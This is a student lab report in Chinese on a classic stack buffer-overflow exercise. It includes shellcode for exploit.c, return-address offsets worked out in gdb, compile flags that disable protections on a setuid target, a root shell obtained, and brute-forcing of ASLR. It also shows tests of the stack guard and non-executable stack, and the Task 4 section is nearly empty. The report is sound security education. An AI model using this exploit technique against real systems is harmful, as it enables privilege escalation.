LAB3 实验报告

PB16080377 聂雷海

Task 1: Exploiting the Vulnerability

在实验 1 阶段通过下述指令，禁止地址随机化。

```
sudo su
sysctl -w kernel.randomize_va_space=0
```

之后观察 exploit.c，题目意思明确，是要插入指令，使得 buffer 缓存中包含所要执行的 shellcode 字符段。

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
//      strcpy(buffer+100,shellcode);
//      strcpy(buffer+0x24,"\xbb\xf1\xff\xbf");
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

于是插入下面两条指令。 100 为自行设置的位置。0x24 的位置则是覆盖函数返回地址的地方。后面会讲这两条指令的设置。

```
    /* You need to fill the buffer with appropriate contents here */
        strcpy(buffer+100,shellcode);
        strcpy(buffer+0x24,"\xbb\xf1\xff\xbf");
    /* Save the contents to the file "badfile" */
```

要设置不可行栈，并关闭“stack guard”，对 stack.c 操作，执行下述命令。

```
gcc -g -o stack -z execstack -fno-stack-protector stack.c
chmod 4755 stack
exit
```

```
int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
```

实际上对 stack.c 操作的目的在于，将 bof 函数返回地址修改为 shellcode 地址，然后执行我们所提供的 shellcode.

然后参照 PPT 内容，gdb 调试 stack 文件。执行下述命令

```
(gdb) b main
(gdb) r
(gdb) p /x &str
```

Terminal 显示下列输出。

```
Make breakpoint pending on future shared library load? (y or [n])
(gdb) b main
Breakpoint 1 at 0x80484e8: file stack.c, line 24.
(gdb) r
Starting program: /home/i/Downloads/stack

Breakpoint 1, main (argc=1, argv=0xbffff094) at stack.c:24
24          badfile = fopen("badfile", "r");
(gdb) p /x &str
$1 = 0xbfffede7
```

从上图看出，stack 程序读取 badfile 文件到缓冲区 str,且 str 地址为 0xbfffede7,加上 shellcode 编译地址 100(0x64)，则 shellcode 实际地址为 0xbfffee4b

信安实验

为了能让 bof 返回地址指向 shellcode 头,那我们来看看 bof 函数地址，使用 gdb 查看 bof.

```
(gdb) b *(bof+0)
Breakpoint 1 at 0x80484bd: file stack.c, line 10.
(gdb) b *(bof+19)
Breakpoint 2 at 0x80484d0: file stack.c, line 14.
(gdb) b *(bof+30)
Breakpoint 3 at 0x80484db: file stack.c, line 17.
(gdb) display/i $pc
(gdb) r
Starting program: /home/i/Downloads/stack

Breakpoint 1, bof (str=0xbfffede7 '\220' <repeats 36 times>, "K\356\377\277")
    at stack.c:10
10      {
1: x/i $pc
=> 0x80484bd <bof>:     push   %ebp
(gdb) x/x $esp
0xbfffedcc:     0x08048536
(gdb)
```

```
Breakpoint 2, 0x080484d0 in bof (
    str=0xbfffede7 '\220' <repeats 36 times>, "K\356\377\277") at stack.c:14
14          strcpy(buffer, str);
1: x/i $pc
=> 0x80484d0 <bof+19>:  call   0x8048370 <strcpy@plt>
(gdb) x/x $esp
0xbfffed90:     0xbfffeda8
(gdb)
0xbfffed94:     0xbfffede7
(gdb)
0xbfffed98:     0x00000070
(gdb)
```

A = $esp = 0xbfffedcc B = &buf[0] = 0xbfffeda8 Dis = A-B = 0x 24

这里重复上面的计算，发现计算出相同值。Shell_code_addr = 0xbfffede7+0x64 = 0xbfffee4b

```
(gdb) x/x $esp
0xbfffed90:     0xbfffeda8
(gdb)
0xbfffed94:     0xbfffede7
(gdb) x/x 0xbfffee4b
0xbfffee4b:     0x6850c031
(gdb)
```

```
Breakpoint 1, main (argc=1, argv=0xbffff014) at stack.c:24
24          badfile = fopen("badfile", "r");
(gdb) n
25          fread(str, sizeof(char), 517, badfile);
(gdb) n
26          bof(str);
(gdb) s
bof (str=0xbfffed67 '\220' <repeats 36 times>, "K\356\377\277") at stack.c:14
14          strcpy(buffer, str);
(gdb) p /x &buffer
$1 = 0xbfffed28
(gdb)
```

鉴于使用之前 shellcode 值并不能正确执行，会产生 segmentation fault. (我在同学的电脑上是可以正常运行的，就因为这个纠结了几个小时)然后我尝试直接查看 buffer 起始地址，得到 shellcode 地址 0xbfffed28+0x64 = 0xbfffed8c

```
  /* You need to fill the buffer with appropriate contents here
      strcpy(buffer+100,shellcode);
/     strcpy(buffer+0x24,"\x4b\xee\xff\xbf");
      buffer[0x24] =  '\x8c';
      buffer[0x25] =  '\xed';
      buffer[0x26] =  '\xff';
      buffer[0x27] =  '\xbf';
  /* Save the contents to the file "badfile" */
```

最后在 exploit.c 更改情况为上图。(这里还犯了一个小错误，因为该机为小尾端，所以存储数据需要考虑一下，我最初写反了)

然后正常执行了.

```
#
i@NS:~/Downloads$ ./stack
# id
uid=1000(i) gid=1000(i) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30
(dip),46(plugdev),108(lpadmin),124(sambashare),1000(i)
#
```

Task 2: Address Randomization

```
i@NS:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
[sudo] password for i:
kernel.randomize_va_space = 2
```

在 task 2 中，就需要不停地尝试。所以使用下述语句。


```
i@NS:~/Downloads$ sh -c "while [ 1 ]; do ./stack; done;"
# id
uid=1000(i) gid=1000(i) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30
(dip),46(plugdev),108(lpadmin),124(sambashare),1000(i)
# ls
badfile  exploit  exploit.c  stack  stack.c  test.sh
# exit
#
```

Task 3: Stack Guard

```
compilation terminated.
root@NS:/home/i# cd Downloads/
root@NS:/home/i/Downloads# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@NS:/home/i/Downloads# gcc -g -o stack -z execstack stack.c
root@NS:/home/i/Downloads# chmod 4755 stack
root@NS:/home/i/Downloads# ./stack
*** stack smashing detected ***: ./stack terminated
已放弃 (核心已转储)
root@NS:/home/i/Downloads#
```

可以看到产生两个错误，第一个是因分配空间不足引起的"stack smashing detected"，第二个是段错误。体现该选项有保护作用。

Task 4: Non-executable Stack



当开启栈保护后，task 1 中的栈溢出漏洞不复存在。体现该选项有保护作用。